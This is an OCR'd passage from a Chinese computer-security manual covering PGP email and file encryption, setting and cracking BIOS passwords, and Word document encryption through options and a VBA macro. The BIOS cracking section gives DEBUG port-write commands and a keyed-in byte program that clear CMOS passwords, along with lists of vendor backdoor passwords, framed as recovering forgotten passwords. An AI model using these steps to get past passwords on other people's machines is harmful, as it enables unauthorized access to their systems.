


图 3-50 输入用户名和邮件地址

最后要定义保护密钥的口令，口令可以防止别人使用您的密钥，较安全的口令长度要不少于 8 位，并且至少包含一个非字母的字符（如图 3-51 所示）。




图 3-51 输入密钥

生成密钥后，您可以选择是否立即将新的公开密钥发送到因特网的密钥服务器上，这样其他希望与您通信的用户可以直接到密钥服务器下载您的公开密钥。

## 2) 散发和获取公开密钥。散发和获取公开密钥有两种途径：

一是通过网上公共的密钥服务器：在 PgpKeys 的密钥列表中选择某个公开密钥，点击鼠标右键，在弹出的快捷菜单中选择 Key Server-Send Selected Keys（发送密钥至服务

器), 即可上载公开密钥, 选择 Get Selected Keys (获取指定人的密钥) 或者主菜单 Keys-Key Server-Find New Key (通过电子信箱地址和姓名查找新密钥), 即可在密钥服务器上查询和下载密钥, 并安装到您的钥匙环上 (如图 3-52 所示)。



图 3-52 发送到公钥服务器

二是通过电子邮件: 在 PgpKeys 的密钥列表中选择某个公开密钥, 点击鼠标右键, 在弹出的快捷菜单中选择 Export (导出), 将选中的密钥保存为一个后缀名为 ASC 的文本文件, 作为电子邮件的附件发送给对方; 收到密钥文件后, 对方在 PgpKeys 的菜单中选择 Import (导入), 或者在运行 PgpKeys 后, 双击该密钥文件, 即可将公开密钥挂在钥匙环上 (如图 3-53 所示)。




图 3-53 输出密钥文件

### 3) PGP 实用指南。

#### ① 邮件加密过程:

第 1 步 我们进入 Outlook, 并书写了如图 3-54 所示的一封信件。



图 3-54 书写的一封邮件

第 2 步 选择您所写的信息，**CTRL+X** 将它移动到剪贴板，单击图 3-54 中的加密锁图标，PGP Tray 将显示如图 3-55 所示的菜单。




图 3-55 粘贴板加密

在 PGP Tray 菜单中，单击 **Encrypt Clipboard**，PGP 将出现如图 3-56 所示的对话框。



图 3-56 使用 PGP 加密邮件

第 3 步 回到 OutLook，用 **CTRL+V** 粘贴加密后的文档副本到当前文档（如图 3-57 所示）。



图 3-57 用 PGP 加密后的邮件

② 邮件解密过程。和加密过程类似，下面是解密过程。

第 1 步 选择待解密的邮件。

第 2 步 把邮件信息中位于“PGP Begin Message”和“PGP End Message”两行之间（包括这两行本身）的全部内容都拷贝到剪贴板上。

第 3 步 单击加密锁图标，PGP Tray 将显示 PGP 菜单。

第 4 步 在 PGP Tray 上，选择 Decrypt/Verify Clipboard 选项。PGP 将提醒用户输入密码。

第 5 步 输入密码，单击 OK，PRP 会显示一个对话框告诉用户解密是否成功。

第 6 步 如果解密失败，就选择包括开始行和结束行的全部信息，然后重复 1 到 3 步，若成功，就单击 OK 关闭对话框，把解密后的文件保持在剪贴板上；或单击 View With External Viewer 选项，在 Windows 笔记本上查看解密后的消息。

4) 使用 PGP 进行文件加密和解密。

PGP 的一个很重要的功能就是可以将硬盘中任何格式的文件用私人密钥进行处理，这样只有知道私人密钥的人才能打开这些文件，因此非常适合一些重要文件的存放。

加密操作时首先选中一个文件，然后点击鼠标右键，此时弹出的菜单的最下部有一个“PGP”选项，运行其中的“Encrypt”命令，接着按照上面的步骤在图 3-58 所示的窗口中选择加密所使用的密钥组，同时在左边还有加密形式的文件以文本形式输入，删除源文件等选项。




图 3-58 加密文件

出于安全考虑，建议在文件加密完成以后将源文件删除。然后在弹出的窗口输入用户的私人密钥就可以把这个文件以\*.pgp 格式存放起来，同时文件上会显示一个锁的标志，说明加密成功。

解密的时候，只要双击这个被加密的文件，就会出现一个输入私人密钥的窗口，只要输入正确的密码，就可以选择原文的名称和路径，进行还原了（如图 3-59 所示）。




图 3-59 输入口令还原文件

PGP 的使用非常方便，由于它提供了电子邮件附件和正文的加密功能，所以当用户想发送一封带有附件的电子邮件时，不妨先将正文加密，然后把附件采用文件加密的方式进行加密，这样就最大程度的保证了邮件的安全性。

使用 PGP 加密软件，可以有效地保证电子邮件的通信安全，从而保证了网上用户的利益。同时用户也为此付出了额外的传输时间和密钥维护管理工作等成本。毕竟为了安全，必要的代价是值得的。

# 第4章

## BIOS 密码的设置和清除

谈到加密与破解，就不能不谈到 BIOS 密码的设置，由于 BIOS 中保存了计算机系统最重要的基本输入输出程序、系统开机自检程序，所以更显得重要。本章将介绍 BIOS 密码的设置和清除技巧，帮助读者确保系统正常工作。

Chapter  
4



## 4.1 CMOS 与 BIOS 的关系

在介绍 BIOS 加密之前，让我们先来了解一下 CMOS 和 BIOS 的关系以及它们在系统中发挥的作用。

CMOS 是互补金属氧化物半导体的缩写。本意是指制造大规模集成电路芯片用的一种技术或用这种技术制造出来的芯片。其实，在这里是指主板上一块可读写的存储芯片。它存储了微机系统的时钟信息和硬件配置信息等，共计 128 个字节。系统加电引导时，要读取 CMOS 信息，用来初始化机器各个部件的状态。它靠系统电源或后备电池来供电，关闭电源信息不会丢失（如图 4-1 所示）。



图 4-1

BIOS 是基本输入输出系统的缩写。指集成在主板上的一个 ROM 芯片，其中保存了微机系统最重要的基本输入输出程序、系统开机自检程序等。它负责开机时，对系统各项硬件进行初始化设置和测试，以保证系统能正常工作。

由于 CMOS 与 BIOS 都跟微机系统设置密切相关，所以才有 CMOS 设置与 BIOS 设置的说法，CMOS 是系统存放参数的地方，而 BIOS 中的系统设置程序是完成参数设置的手段。因此，准确的说法是通过 BIOS 设置程序对 CMOS 参数进行设置。而我们平常所说的 CMOS 设置与 BIOS 设置是其简化说法，也就在一定程度上造成两个概念的混淆。

## 4.2 BIOS 设置程序的进入方法

进入 BIOS 设置程序通常有三种方法：

### 1. 开机启动时按热键

在开机时按下特定的热键可以进入 BIOS 设置程序，不同类型的机器进入 BIOS 设置程序的按键不同，有的在屏幕上给出提示，有的不给出提示，几种常见的 BIOS 设置程序的进入方式如下：

Award BIOS：按 Ctrl+Alt+Esc，屏幕有提示；

AMI BIOS: 按 Del 或 Esc, 屏幕有提示;

COMPAQ BIOS: 屏幕右上角出现光标时按 F10, 屏幕无提示;

AST BIOS: 按 Ctrl + Alt + Esc, 屏幕无提示。

不同品牌的计算机的 BIOS 进入方法如表 4-1 所示。

表 4-1

品 版	方 法
Toshiba	ESC
Toshiba, Phoenix, PS/1	F1
NFC	F2
Compaq	F10 (when square in top right of screen)
PS 2	INS
PS 2	ALT+?
PS. 2	CTRL+INS
Dell	RESET (twice)
Dell	ALT+ENTER
many laptops	CTRL+ESC
many laptops	CTRL+ALT++
AST, Award, Tandon, Advantage, Acer	CTRL+ALT-ESC
Phoenix	CTRL-ALT-S
Zenith, Phoenix	CTRL+ALT+INS
Phoenix	CTRL+ S
Tandon	CTRL+SHIFT+ESC
Clivetti	CTRL+SHIFT+ALT- (num pad) DEL

## 2. 用系统提供的软件

现在很多主板都提供了在 DOS 下进入 BIOS 设置程序而进行设置的程序，在 Windows 95 的控制面板和注册表中已经包含了部分 BIOS 设置项。

## 3. 一些可读写 CMOS 的应用软件

部分应用程序，如 QAPlus 提供了对 CMOS 的读、写、修改功能，通过它们可以对一些基本系统配置进行修改。

QAPlus 的下载地址是：<http://www.mydrivers.com/tools/dir4/d1638.htm>

## 4.3 BIOS 的加密技巧

对于 BIOS 的加密，不同类型的 BIOS 加密方法可能不同，但表现的形式一般是一样的，其操作的步骤也类似。

第 1 步 启动计算机，在计算机启动自检完成之后按 DEL 键（在实际操作时可能把握不准什么时候自检完成，可以在开机自检时便不停地按 DEL 键），直到出现 BIOS Setup 设置界面（如图 4-2 所示）。




图 4-2 BIOS Setup 界面

### Note

有少数计算机尤其是笔记本电脑进入 BIOS 的快捷键不是 DEL，有些是按 F2，IBM 的有些笔记本是按 F1 进入。康柏以前一些型号进入 BIOS 还需要配置盘。具体请参见表 4-1。

第 2 步 用键盘上的光标键选择 Set Supervisor Password 项，然后回车，出现 Enter Password 后，输入密码再回车，这时又出现 Confirm Password，要求再次输入密码进行确认，如果两次输入的密码不一致，则会要求用户重新输入。

第 3 步 用光标键选择 Set User Password 项后回车，同上面一样，密码需输入两次才能生效。以上设置的两个密码分别为设置系统密码和修改 BIOS Setup 密码，建议两者均取同一密码，以便记忆。

第 4 步 选择 Advance BIOS Features 项回车，用光标键选择 Security Option 项后用键盘上的 Page Up/Page Down 键把选项改为 System 或是 always（设定为 System 或是 always 的目的是让计算机启动和进入 BIOS 设置时都要检测密码，若选 Setup，则只有进入 BIOS 设置才须输入密码），然后按 ESC 键退出。

第 5 步 选择 Save&Exit Setup 项回车，出现提示后按 Y 键再回车，以上设置的密码即可生效（如图 4-3 所示）。




图 4-3 设置完毕，存入 CMOS

以上设置完成以后，当计算机重新启动时，若设置的是 Always 或 System，则在自检完成后就会要求输入开机密码了，别人如果不知道密码就无法开机了，这样也就在一定程度上保证了自己计算机系统信息的安全，若仅设置为 Setup 则不会提示输入开机密码。

## 4.4 BIOS 的破解技巧

在对 BIOS 加密的时候，一定要记住设置好的密码。如果忘记了就非常麻烦，虽然有些软件可以破解密码，但它们都必须在进入 Windows 或者 DOS 的条件下才能运行。如果连操作系统都进入不了的话，那么这些软件所支持的破解功能也就是纸上谈兵，没有办法实施了，这时候就需要在断电的情况下，对主板上的 BIOS 进行放电处理了，这样也可以起到破解 BIOS 密码的功能，具体操作根据不同的情况，又分为以下几种方法。

### 4.4.1 软破解

#### 1. DEBUG 法

用 DEBUG(DOS 自带的一个程序)向端口 70h 和 71h 发送一个数据，可以清除口令设置，具体操作如下，首先使用软盘启动进入 DOS，然后键入如下指令即可。

```
C:\>DEBUG
—O 70 10
—O 71 01
—Q
```

另外可以把上述操作用 DEBUG 写成一个程序放在一个文件(如 DELCMOS.COM)中，具体操作如下：

```
C:\>DEBUG
—A 100
XXXX:0100 MOV DX, 70
XXXX:0103 MOV AL, 10
XXXX:0105 OUT DX, AL
XXXX:0106 MOV DX, 71
XXXX:0109 MOV AL, 01
XXXX:010B OUT DX, AL
XXXX:010C
—R CX
CX 0000
: 0C
—N DELCMOS.COM
—W
Writing 000C bytes
—Q
```



以后，运行 DELCMOS. COM 就能清除口令设置了。

## 2. 无敌 Copy 法

在 DOS 状态下，键入以下命令：

c:>copy con cmos. com (然后进入编辑状态)

一手按住 ALT 键，另一只手在小键盘上敲击下列数字串，再同时抬起双手，如此反复：  
179, 55, 136, 216, 230, 112, 176, 32, 230, 113, 254, 195, 128, 251, 64,  
117, 241, 195

上面的完成后，再按 CTRL+Z，得到一程序。

### Note

上面的数字一定要全部完成，不能疏漏，否则编译出来的程序可能出错而导致其他问题。

以后只要运行程序 cmos. com，即可解开 CMOS 密码。重新启动，按 DEL 键直接进入，即可重新设置 CMOS。

## 3. 小巧的破解程序 BIOS 1.35.1

这是一款免费的国外破解 BIOS 密码的工具软件。可以让用户很轻松地得知 BIOS 使用密码。使用上相当简单，可以查询、保存、删除、恢复 BIOS 有关信息，甚至能查出机器的 BIOS 万能密码。

BIOS1.35.1 可以从 <http://www.newhua.com/Bios.htm> 下载。

BIOS 无需安装，下载后解压缩以后就可以直接在 DOS/Windows 98/NT/2000 下运行，作者建议在 DOS 下运行。

C:\cd bios1351

C\bios1351\BIOS

接着将出现以下的命令行参数和命令提示。

BIOS I 索看 BIOS 版本

BIOS P 查出 BIOS 数据

BIOS D 删除 BIOS 数据

BIOS C 冷启动

BIOS W 热启动

BIOS S FILENAME 保存 BIOS 数据

BIOS R FILENAME 恢复 BIOS 数据

从上面的提示可知，使用 BIOS P 可以获得 BIOS 密码。

## 4. 经典的 BIOS 密码破解程序 BiosPwd

现在有一些能在 Windows 下直接察看 CMOS 密码的工具，例如 BiosPwd 等，它们甚至无需专门的编程经验，只要直接运行程序就可以很方便的得到 CMOS 密码，更有甚者可以无需重新启动计算机来更改 CMOS 的口令，这虽然有助于方便改变密码和找回忘记的密码，但如果被别人利用侵入电脑就令人担忧了（如图 4-4 所示）。




图 4-4 使用 BiosPwd 获取 Bios 密码

值得注意的是，上面的方法只适用于那些不能进入 BIOS 设置程序，但能进入系统的密码设置，而如果是设置了系统密码，连系统都无法进入，那么上面的方法显然是“有劲也没地方使”，那么就要用到下面的方法了。

### 5. “万能”密码法

有些 BIOS 可以使用“万能”密码，如果 BIOS 支持，此法可奏效：

AMI BIOS “万能”密码为：AMI, BIOS, PASSWORD, HEWITT RAND, AMI ? SW, AMI\_SW, LKWPETER, A. M. I。

AWARD BIOS “万能”密码：AWARD\_SW, j262, HLT, SER, SKY\_FOX, BIOSTAR, ALFAROME, lkwpeter, j256, AWARD?SW, LKWPETER, Syxz, aLLy, 589589, 589721, awkward（注意大小写）。

各种 BIOS 每一个时期的万用密码都不同，所以有时候此法并不能奏效，当然下面还有很多方法，可以分别试用。

## 4.4.2 硬破解

### 1. CMOS 放电法

打开机箱，找到主板上的电池，将其与主板的连接断开（就是取下电池座），此时 CMOS 将因断电而失去内部储存的一切信息。再将电池接通，合上机箱开机，由于 CMOS 已是一片空白，它将不再要求你输入密码，此时进入 BIOS 设置程序，选择主菜单中的“LOAD BIOS DEFAULT”（装入 BIOS 缺省值）或“LOAD SETUP DEFAULT”（装入设置程序缺省值）即可，前者以最安全的方式启动计算机，后者能使计算机发挥出较高的性能。

### 2. 跳线短接法

如果电池被焊死在主板上，也就是说不能进行上面的操作，那又该怎么办？不要紧，我们还可以使用“跳线短接法”的方法对 CMOS 放电，具体操作如下：

在电池附近有一个跳线开关，一般情况下，在跳线旁边注有 RESET CMOS、CLEAN CMOS、CMOS CLOSE 或 CMOS RAM RESET 等字样，跳线开关一般为四脚，有的在 1、2 两脚上有一个跳接器，此时将其拔下接到 2、4 脚上即可放电；有的所有脚上都没有跳接器，此时将 2 脚与充电电容短接即可放电。具体操作请参照主板的说明书。

另外应该注意，几乎所有的主板都有清除 CMOS 的跳线和相关设置，但因厂商不同而各有所异，例如有的主板的 CMOS 清除设备并不是我们常见的跳线，而是很小的焊接锡点，



一般都要用镊子，小心地将其短路，就可成功清除 CMOS 密码！

### 3. 芯片短接法

开机后运行 CMOS 的 Setup 命令全是依赖一块 BIOS 芯片的作用，此芯片位于主板的左上方，很容易找到，使用一段裸露的铜丝，在芯片的管脚上快速划过，这样 BIOS 密码也可以被清除，但同时 CMOS 内所有的参数都清空了（如图 4-5 所示）。




图 4-5

#### Note

这种办法不适用于初学者。

## 4.5 BIOS 的保护技巧

鉴于这些情况，笔者在此要特别提醒大家注意以下几点：

第一，在使用 Windows 的时候，如果有事要暂时离开，那么将计算机关闭，或者启动带有密码的屏幕保护程序，这样就可以防止别人用第三方的工具轻松获取你的 CMOS 开机密码。

第二，在设置 BIOS 参数时，可以将软驱屏蔽，比如设置 A 盘的状态为“Not Installed”，而且不要将系统的启动顺序设置为 A 盘在 C 盘之前，最好将开机顺序设置为“C only”，这样别人就无法通过软盘启动进入系统了。

第三，设置 CMOS 口令不要为图简单而采用简单的数字，如生日、电话号码等。即使设置了安全口令，还会有密码遗失的可能性，这就要求我们定期更改密码，最好是一个月一次。

第四，对于绕开 CMOS 口令进入计算机系统的情况，我们可以通过及时升级 BIOS 版本的方法来解决，因为目前可以得到的 BIOS 口令破解程序都是针对现有版本的 BIOS 来破解的，对于新推出的 BIOS 版本不能很好的支持。BIOS 升级的网站地址如下：

- AMI BIOS <http://www.megatrends.com>
- Award BIOS <http://www.award.com>
- Phoenix BIOS <http://www.pt1td.com>

# 第5章

## 应用程序的密码设置和破解

在前面的章节中，我们学习了操作系统和 BIOS 的加密与破解方法，在这一章中，我们将为读者介绍部分应用程序的密码设置和破解技巧。由于应用程序是普通电脑用户在日常工作中最常接触的内容，比如文字处理软件、压缩软件等等，而用户往往也希望将这些应用软件进行一些私人设置，阅读本章将为您实现这个愿望。

Chap  
ter  
5

5

## 5.1 办公软件的加密

### 5.1.1 Word 加密技巧

文档的安全是我们每个用户都非常关心的话题，尤其是在公共办公场所，如何更加有效地保护我们的文档，更是一个刻不容缓的问题。Word 有着非常强大的文字编辑功能，是我们日常工作生活中十分常用的办公软件，同时 Word 本身也提供了许多安全和保护功能，下面就让我们来看看给 Word 文档加密的技巧。这几种方式，各有玄机，正所谓是“一山还比一山高”。

#### 1. 普通加密

首先打开需要加密的 Word 文档，选择“工具”菜单中的“选项”命令（如图 5-1 所示）。



图 5-1 选择工具菜单项中的“选项”

在弹出的“选项”对话框中选择“保存”标签，分别在“打开权限密码”和“修改权限密码”框中输入密码，然后点击“确定”按钮退出，最后将该文档保存即可（如图 5-2 所示）。

#### Note

“打开权限密码”和“修改权限密码”可以相同也可以不同，设置“打开权限密码”是为了防止别人打开该文档，而设置“修改权限密码”是为了防止别人修改该文档，如果只设置“修改权限密码”，那么别人仍然可以打开该文档，但是如果不知道密码的话，并不能做任何修改。




图 5-2 设置文档打开和修改权限密码

## 2. 模板加密

首先到 C:\Windows\Application Data\Microsoft\Templates 文件夹中，找到要加密的通用模板 (Normal.dot)，然后选择“工具→选项”，按照与上述步骤相同的方法为该模板设置密码。要注意在保存的时候，选择保存类型为“文档模板(dot)”。这时由于 Normal.dot 已经打开，所以不能将加密模板保存为默认的通用模板，先将它保存为“Normal1.dot”，关闭 Word 后再将原来的“Normal.dot”删除，把“Normal1.dot”重命名为“Normal.dot”。这样以后每次启动 Word 时，都会提示输入密码，如果没有密码虽然可以进入，但是却无法使用默认模板（如图 5-3 所示）。



图 5-3 模板加密需要输入密码

### Note

在 Windows XP 中，Normal.dot 文件的目录可能有所改变，一般在 C:\Documents and Settings\yang\Application Data\Microsoft\Templates 中可以找到。

## 3. 宏自动加密

其实我们还可以利用宏来自动加密文档，选择“工具→宏→宏”命令（如图 5-4 所示）。




图 5-4 选择“工具→宏→宏”命令

此时弹出“宏”对话框，在“宏名”中输入“AutoPassword”，在“宏的位置”中选择“所有的活动模板和文档”（如图 5-5 所示）。




图 5-5 创建宏

然后点击“创建”按钮，出现“宏”编辑窗口，在源代码窗口中的 Sub AutoPassword() 和 End Sub 之间插入以下代码：

```
With Options
    .AllowFastSave = True
    .BackgroundSave = True
    .CreateBackup = False
    .SavePropertiesPrompt = False
```

```

    .SaveInterval = 10
    .SaveNormalPrompt = False
End With
With ActiveDocument
    .ReadOnlyRecommended = False
    .EmbedTrueTypeFonts = False
    .SaveFormsData = False
    .SaveSubsetFonts = False
    .Password = "2002"
    .WritePassword = "2002"
End With
Application.DefaultSaveFormat = ""

```

**Note**

上述代码中的“.PassWord=”和“WritePassword=”后面分别表示的是“打开权限密码”和“修改权限密码”，本例中的打开和修改权限密码都是“2002”，用户可以自行修改（如图 5-6 所示）。




图 5-6 编辑宏的 VBA 界面

输入上述代码后，点击“文件”菜单中的“保存 Normal”，然后点击“关闭并返回到 Microsoft Word”。

接下来为了更方便地使用该宏，需要为它指定一个快捷键。在 Word 的工具栏上，点击鼠标右键，在弹出的菜单中选择“自定义”，在“自定义”窗口中选择“命令”标签，然后点击“键盘”按钮，在“类别”中选择“宏”。在“宏”中找到“AutoPassword”，然后在“请按新快捷键”中按下自定义的快捷键，比如“Alt+Ctrl+P”，再点击“指定”按钮即可。以后，每次新建一个文档，只要按下 Alt+Ctrl+P 即可为该文档添加密码了（如图 5-7 所示）。

